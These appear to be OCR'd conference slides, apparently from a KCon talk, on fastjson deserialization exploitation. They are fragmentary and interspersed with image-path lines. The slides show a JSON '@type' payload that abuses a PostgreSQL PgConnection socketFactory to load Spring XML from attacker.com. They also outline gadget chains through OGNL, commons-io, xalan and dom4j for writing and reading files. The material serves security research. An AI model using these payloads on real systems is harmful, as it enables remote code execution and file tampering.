
```
{
                "@type":"org.postgresql.jdbc.PgConnection",
                "hostSpecs":[{"host":"127.0.0.1","port":2333}],
                "user":"user",
                "database":"test",
                "info":{
                  "socketFactory":"org.springframework.context.support.ClassPathXmlApplicationContext",
                  "socketFactoryArg":"http://attacker.com/spring-context.xml"
                },
                "url":""
}
```

KCon

+1

02 write file

OGNL



```
public class OgnlException extends Exception{

    public Evaluation getEvaluation(){
        return _evaluation;
    }

    public void setEvaluation(Evaluation value){
        _evaluation = value;
    }
}
```

```
public class Evaluation extends Object{

    public Evaluation(SimpleNode node, Object source, boolean setOperation){
        this(node, source);
        this.setOperation = setOperation;
    }
    ...
}
```

```
public class OgnlParser implements OgnlParserTreeConstants, OgnlParserConstants {
  public OgnlParser(java.io.InputStream stream, String encoding) {

    ...
  }
  ...
}
```


```
public class ASTMethod extends SimpleNode implements OrderedReturn, NodeType{

    public ASTMethod(OgnlParser p, int id){
        super(p, id);
    }
    ...
}
```

OGNL

①

```
{
  "@type":"java.lang.Exception",
  "@type":"ognl.OgnlException"
}
```

②



MiscCodec → JSONObject toJavaObject

ognl.OgnlException#setEvaluation

ognl.Evaluation#Evaluation(ognl.SimpleNode, java.lang.Object, boolean)

ognl.ASTMethod#ASTMethod(ognl.OgnlParser, int)

ognl.OgnlParser#OgnlParser(java.io.InputStream, java.lang.String)

org.apache.commons.io.input.BOMInputStream

org.apache.commons.io.input.TeeInputStream

org.apache.commons.io.input.CharSequenceInputStream

org.apache.commons.io.output.WriterOutputStream

org.apache.commons.io.output.FileWriterWithEncoding


write file content
or
read file content

xalan + dom4j

①

```
{
"@type":"java.lang.Exception",

"@type":"org.apache.xml.dtm.DTMConfigur
ationException",
   ....
}
```

②



MiscCodec → JSONObject toJavaObject

org.apache.xml.dtm.DTMConfigurationException#locator

org.apache.xpath.objects.XNodeSetForDOM#xctxt

org.apache.xpath.XPathContext#primaryReader

